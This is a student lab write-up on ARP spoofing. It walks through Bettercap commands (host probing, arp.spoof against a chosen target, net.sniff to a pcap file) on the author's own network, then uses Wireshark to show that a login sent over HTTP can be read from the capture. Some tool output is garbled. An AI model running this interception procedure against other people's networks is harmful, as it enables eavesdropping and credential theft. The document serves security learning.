

Naima Mumin

<https://www.linkedin.com/in/naima-mumin-a48750270/>

ARP Spoofing Exploration: Wireshark Analysis With Bettercap

Introduction:

- This project explores Bettercap and Wireshark to understand network traffic interception and analysis.

Understanding ARP Spoofing:

- ARP spoofing is also known as Man In The Middle attack, involves tricking devices on a network into sending data to the wrong place, and today I'm exploring this for educational purposes within my own network.

Requirements:

- Operating System:
 - Linux(host) and Ubuntu(target)
- Tools Needed:
 - Bettercap
 - Wireshark

Understanding the Tools:

- Bettercap is a powerful tool that is used for testing and attacking networks to find security weaknesses
- Wireshark is a tool used to look at and understand the data traveling through a network to fix problems or understand how it works.


How to install Bettercap in Linux?

- **sudo apt-get install bettercap**


How do I check what version do I have?

- **sudo bettercap - -version**

Wireshark is already included in Linux, so there's no need for a separate installation. If I just type "Wireshark" in the terminal, it immediately launches the application




The other way that I can run Wireshark is clicking "linux" image and searching "Wireshark" in there like this picture bellow



Let's get start it!

First thing I need is, to open bettercap

Command: **sudo bettercap** then I Enter my linux password



1. Understand the command before using it

- It's really important to understand the commands I need before using it. I'll start by running "help" which shows all the available commands. Moreover, using "help" before specific command provides detailed information about what it does.

```
192.168.20.0/24 > 192.168.20.10 » help
      help MODULE : List available commands or show module specific help if no module name is provided.
      active : Show information about active modules.
      quit : Close the session and exit.
      sleep SECONDS : Sleep for the given amount of seconds.
      get NAME : Get the value of variable NAME, use * alone for all, or NAME* as a wildcard.
      set NAME VALUE : Set the VALUE of variable NAME.
      read VARIABLE PROMPT : Show a PROMPT to ask the user for input that will be saved inside VARIABLE.
      clear : Clear the screen.
      include CAPLET : Load and run this caplet in the current session.
      ! COMMAND : Execute a shell command and print its output.
      alias MAC NAME : Assign an alias to a given endpoint given its MAC address.

Modules
any.proxy > not running
api.rest > not running
arp.spoof > not running
ble.recon > not running
c2 > not running
caplets > not running
dhcp6.spoof > not running
dns.spoof > not running
events.stream > running
gps > not running
hid > not running
http.proxy > not running
http.server > not running
https.proxy > not running
https.server > not running
mac.changer > not running
mdns.server > not running
mysql.server > not running
ndp.spoof > not running
net.probe > not running
net.recon > not running
net.sniff > not running
packet.proxy > not running
syn.scan > not running
tcp.proxy > not running
ticker > not running
vi > not running
update > not running
wifi > not running
wol > not running

192.168.20.0/24 > 192.168.20.10 »
```

For example:

- Let use "help net.probe" and see what it displays

- As we can see here, it displayed what the net.probe command does and how you can I use it in multiple way
- The option I'm going to use is “net.probe on” to start the host

```
192.168.20.0/24 > 192.168.20.10 » help net.probe
net.probe (not running): Keep probing for new hosts on the network by sending dummy UDP packets to every possible IP on the subnet. (local loopback)
  net.probe on : Start network hosts probing in background.
  net.probe off : Stop network hosts probing in background.

Parameters
  net.probe.mdns : Enable mDNS discovery probes. (default=true)
  net.probe.nbns : Enable NetBIOS name service discovery probes. (default=true)
  net.probe.throttle : If greater than 0, probe packets will be throttled by this value in milliseconds. (default=10)
  net.probe.upnp : Enable UPNP discovery probes. (default=true)
  net.probe.wsd : Enable WSD discovery probes. (default=true)
```

2. Start the network by using the following command

Command: **net.probe on**

- This command allows me to uncover every device connected to my network, providing essential details such as MAC addresses, IP addresses, names, etc.

```
192.168.20.0/24 > 192.168.20.10 » net.probe on
192.168.20.0/24 > 192.168.20.10 » [21:36:24] [sys.log] [inf] net.probe starting net.recon as a requirement for net.probe
192.168.20.0/24 > 192.168.20.10 » [21:36:24] [sys.log] [inf] net.probe probing 256 addresses on 192.168.20.0/24
192.168.20.0/24 > 192.168.20.10 » [21:36:24] [endpoint.new] endpoint 192.168.20.9 detected as [REDACTED] (Chongqing Fugui Electronics Co.,Ltd.).
192.168.20.0/24 > 192.168.20.10 » [21:36:24] [endpoint.new] endpoint 192.168.20.3 detected as [REDACTED]
192.168.20.0/24 > 192.168.20.10 » [21:36:24] [endpoint.new] endpoint 192.168.20.2 detected as [REDACTED] (Samsung Electronics Co.,Ltd.).
192.168.20.0/24 > 192.168.20.10 » [21:36:24] [endpoint.new] endpoint 192.168.20.18 detected as [REDACTED]
192.168.20.0/24 > 192.168.20.10 » [21:36:24] [endpoint.new] endpoint 192.168.20.12 detected as [REDACTED]
192.168.20.0/24 > 192.168.20.10 » [21:36:24] [endpoint.new] endpoint fe80::cd5:6fff:fe04:fcbf detected as [REDACTED] (Kali Forums - Kali-NetHunter)
192.168.20.0/24 > 192.168.20.10 » [21:36:24] [endpoint.new] endpoint 192.168.20.17 detected as [REDACTED]
192.168.20.0/24 > 192.168.20.10 » [21:36:24] [endpoint.new] endpoint 192.168.20.13 detected as [REDACTED] (LG Electronics (Mobile Communications)).
192.168.20.0/24 > 192.168.20.10 » [21:36:24] [endpoint.new] endpoint 192.168.20.11 detected as [REDACTED] (PCS Computer Systems GmbH).
```

3. Determine your Ip addresses

- Execute the command “net.show” to reveal stored network information
- Once I execute the command, I’m able to identify both the host and target IP addresses. In the image below, you can see that my Linux machine is assigned the IP address 192.168.20.10, serving as the host, while my Ubuntu machine is identified with the IP address 192.168.20.11, acting as the target in this project.

IP	MAC	Name	Vendor	Sent	Recv'd	Seen
192.168.20.10	[REDACTED]	eth0 gateway	PCS Computer Systems GmbH	0 B	0 B	21:36:20
192.168.20.11	[REDACTED]	naima-VirtualBox.local	Samsung Electronics Co.,Ltd	1.8 kB	1.2 kB	21:36:20
192.168.20.2	[REDACTED]		Chongqing Fugui Electronics Co.,Ltd.	120 B	92 B	21:36:24
192.168.20.3	[REDACTED]			0 B	92 B	21:36:24
192.168.20.9	[REDACTED]			14 kB	1.9 MB	21:36:24
192.168.20.12	[REDACTED]		PCS Computer Systems GmbH	1.9 kB	1.1 kB	21:36:26
192.168.20.13	[REDACTED]			0 B	92 B	21:36:24
192.168.20.17	[REDACTED]			121 B	241 B	21:36:24
192.168.20.18	[REDACTED]			121 B	241 B	21:36:24
fe80::[REDACTED]	[REDACTED]		LG Electronics (Mobile Communications)	0 B	92 B	21:36:24
			Your profile	Signature	Signature	and the password test.
			Our gistsbook	Signature	Signature	and the password test.
			MM Demo	0 B	0 B	21:36:24

↑ 7.5 kB / ↓ 1.9 MB / 1904 pkts
192.168.20.0/24 > 192.168.20.10 »

4. Start the ARP spoofing

Command:

- **help arp.spoof**
 - I'm going to use this because I want to see all the options that is available for me that I can use it before i do the arp.spoof
- **Arp.spoof.targets <ip address>**

- Here, I'm saying start the arp spoof with this specific target which I will be using my ubuntu IP address as my target. Here is an example of how I would perform this.

Example: **set arp.spoof.targets 192.168.20.11**

-
- **arp.spoof on**
 - After that, I will start the arp spoof by using “arp.spoof on”

```
192.168.20.0/24 > 192.168.20.10 [ help arp.spoof
arp.spoof (not running) : Keep spoofing selected hosts on the network.

arp.spoof on : Start ARP spoofer.
arp.ban on : Start ARP spoofer in ban mode, meaning the target(s) connectivity will not work.
arp.spoof off : Stop ARP spoofer.
arp.ban off : Stop ARP spoofer.

Parameters

arp.spoof.full duplex : If true, both the targets and the gateway will be attacked; otherwise only the target (if the router has ARP spoofing protections in place this will make the attack fail). (default=false)
arp.spoof.internal : If true, local connections among computers of the network will be spoofed, otherwise only connections going to and coming from the external network. (default=false)
arp.spoof.skip restore : If set to true, targets arp cache won't be restored when spoofing is stopped. (default=false)
arp.spoof.targets[ ] : Comma separated list of IP addresses, MAC addresses or aliases to spoof, also supports nmap style IP ranges. (default=<entire subnet>)
arp.spoof.whitelist[ ] : Comma separated list of IP addresses, MAC addresses or aliases to skip while spoofing. (default=)

192.168.20.0/24 > 192.168.20.10 [ set arp.spoof.targets 192.168.20.11
192.168.20.0/24 > 192.168.20.10 [ arp.spoof on
192.168.20.0/24 > 192.168.20.10 [ 1:0:31:14] {sys.log} [inf] arp.spoof arp spoofer started, probing 1 targets.
```

To get ready for ARP spoofing, I'll set up a folder to store all the data I collect using Bettercap.
Later on, I can use Wireshark to review the data I have gathered during the sniffing process

5. Create a Pcap file to analyze the information later on wireshark
- Open new linux terminal and use the following

Command:

- cd ~
- cd Desktop
- touch <filename.pcap> example: **touch BettercapTraffic.pcap**
- ls

6. Start the ARP spoofing

Commands:

- **set arp.spoof.target 192.168.20.11**
 - I specified the target IP address for ARP spoofing as “192.168.20.11” which this IP address is my Linux IP address
- **arp.spoof on**
 - I activated ARP spoofing to begin the spoofing process
- **help net.sniff**
 - Here, I'm requesting to see all the options available in net.sniff command that I can use
- **set net.sniff.output /home/naima/Desktop/BettercapTraffic.pcap**
 - I configured the bettercap to save captured network data into “BettercapTraffic.pcap” file on my desktop

```

kali linux [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Trash Traffic.pcap
File System blocked.pdf
Home _blocked.p...
md5.txt
File Actions Edit View Help
naima@kali:~$ cd /home/naima/Desktop
(naima@kali)-[~/Desktop]
$ ls
blocked.pdf _blocked.pdf.extracted md5.txt trafficoutpt.pcap Traffic
(naima@kali)-[~/Desktop]
$ touch BettercapTraffic.pcap
(naima@kali)-[~/Desktop]
$ ls
Blocked.pdf _blocked.pdf.extracted md5.txt trafficoutpt.pcap
BettercapTraffic.pcap
(naima@kali)-[~/Desktop]
$ 

```

```

File Actions Edit View Help
192.168.20.0/24 > 192.168.20.10 » set arp.spoof.target 192.168.20.11
192.168.20.0/24 > 192.168.20.10 » arp.arp on
B 192.168.20.0/24 > 192.168.20.10 » [15:04:48] [sys.log] [inf] arp.spoof arp snooper started, probing
192.168.20.0/24 > 192.168.20.10 » help net.sniff
net.sniff (not running): Sniff packets from the network.

net.sniff stats : Print sniffer session configuration and statistics.
net.sniff on : Start network sniffer in background.
net.sniff off : Stop network sniffer in background.
net.fuzz on : Enable fuzzing for every sniffed packet containing the specified layers.
net.fuzz off : Disable fuzzing

Parameters

net.fuzz.layers : Types of layer to fuzz. (default=payload)
net.fuzz.rate : Rate in the [0.0,1.0] interval of packets to fuzz. (default=1.0)
net.fuzz.ratio : Rate in the [0.0,1.0] interval of bytes to fuzz for each packet. (default=0.4)
net.fuzz.silent : If true it will not report fuzzed packets. (default=false)
net.sniff.filter : BPF filter for the sniffer. (default=not arp)
net.sniff.local : If true it will consider packets from/to this computer, otherwise it will skip
net.sniff.output : If set, the sniffer will write captured packets to this file. (default=None)
net.sniff.set : If set, the sniffer will write captured packets to this file. (default=None)
net.sniff.source : If set, the sniffer will read from this pcap file instead of the current interface.
net.sniff.verbose : If true, every captured and parsed packet will be sent to the events.stream for
ly the ones parsed at the application layer (sni, http, etc). (default=false)

192.168.20.0/24 > 192.168.20.10 » set net.sniff.output /home/naima/Desktop/BettercapTraffic.pcap

```

7. Start the sniffing mode

Commands:

- **help net.sniff**
 - Here, I want to see how many options are available within net.sniff. This will help me to figure it out what net.sniff command I should use next
- **net.sniff.verbose**
 - Using “net.sniff.verbose” allows me gather detailed network information and sends all captured data to the file “BettercapTraffic.pcap” that I created earlier
- **set net.sniff.verbose.true**
 - I used that command above because I want to see more details about what's happening on the network. It helps me understand everything going on between devices better
- **Net.sniff on**
 - This allows bettercap to start sniffing all the network traffic, including websites visited and other data transmitted

Image that includes all the commands I've used:

```
naima@kali: ~
```

File Actions Edit View Help
192.168.20.0/24 > 192.168.20.10 » help net.sniff

net.sniff (not running): Sniff packets from the network.

net.sniff stats : Print sniffer session configuration and statistics.
net.sniff on : Start network sniffer in background.
net.sniff off : Stop network sniffer in background.
net.fuzz on : Enable fuzzing for every sniffed packet containing the specified layers.
net.fuzz off : Disable fuzzing


Parameters

net.fuzz.layers : Types of layer to fuzz. (default=Payload)
net.fuzz.rate : Rate in the [0.0,1.0] interval of packets to fuzz. (default=1.0)
net.fuzz.ratio : Rate in the [0.0,1.0] interval of bytes to fuzz for each packet. (default=0.4)
net.fuzz.silent : If true it will not report fuzzed packets. (default=false)
net.sniff.local : If true, it will only sniff packets coming from this computer, otherwise it will skip them. (default=false)
net.sniff.local_ip : If set, it will only sniff packets coming from this ip address.
net.sniff.output : If set, the sniffer will write captured packets to this file. (default=)
net.sniff.reexec : If set, only packets matching this regular expression will be considered. (default=)
net.sniff.source : If set, the sniffer will read from this pcap file instead of the current interface. (default=)
net.sniff.verbose : If true, every captured and parsed packet will be sent to the events.stream for displaying, otherwise only the ones parsed at the application layer (sni, http, etc). (default=false)

192.168.20.0/24 > 192.168.20.10 » set net.sniff.verbose true
192.168.20.0/24 > 192.168.20.10 » net.sniff on[22:35:57] [endpoint.new] endpoint 192.168.20.18 detected as [REDACTED].
192.168.20.0/24 > 192.168.20.10 » net.sniff

8 Let's analyze this information in the wireshark

- open wireshark in a new terminal using **sudo wireshark /home/naima/BettercapTraffic.pcap**



- In this pcap, Wireshark grabbed around 5599 packets. Although more packets could have been captured, I stopped because I think I have enough information to analyze it

Which protocols has Wireshark captured?

- UDP TCP, ICMP, TLS, MDNS, HTTP


Note: I'm only going to look filter UDP, TCP and HTTP because I think these are the important protocols that I can look at it

9. Filter for each Protocol and find what information that Wireshark capture

● UDP and TCP Filter


UDP

- While analyzing the UDP and TCP protocol in Wireshark, I aimed to explore the contained information. However, I encountered encrypted data instead.




TCP:

- In exploring the TCP filter, I discovered information available for examination. Despite encrypted sections in both UDP and TCP data, I determined the total length to be 551 by examining the details within the TCP packets. Additionally, I observed the source IP(162.159.61.4) and destination IP(192.168.20.11) addresses. Despite the encryption, there's still a lot to explore in the available data.



- Now Let's jump ahead and filter the HTTP Protocol. that it's unencrypted, so we'll get more info for analysis



- During an ARP Spoofing experiment, I visited a website with known vulnerabilities to check if the information I input could be captured via Wireshark. On that HTTP-based site, I entered a username and password: "FakeName" for the username and "NotSecure123!" for the password. I observed that this login data appeared within the captured data under the section labeled "HTML Form URL Encoded":

Application/x-www-form-urlencoded,” confirming the visibility of the entered username and password within the captured packets.

What does this tell?

- Browsing HTTP websites exposes your data, making it susceptible to interception by cyber attackers.

Summary:

- In this project, I got hands-on experience with Bettercap and Wireshark, learning how ARP Spoofing affects networks and the importance of strong security to protect against such threats.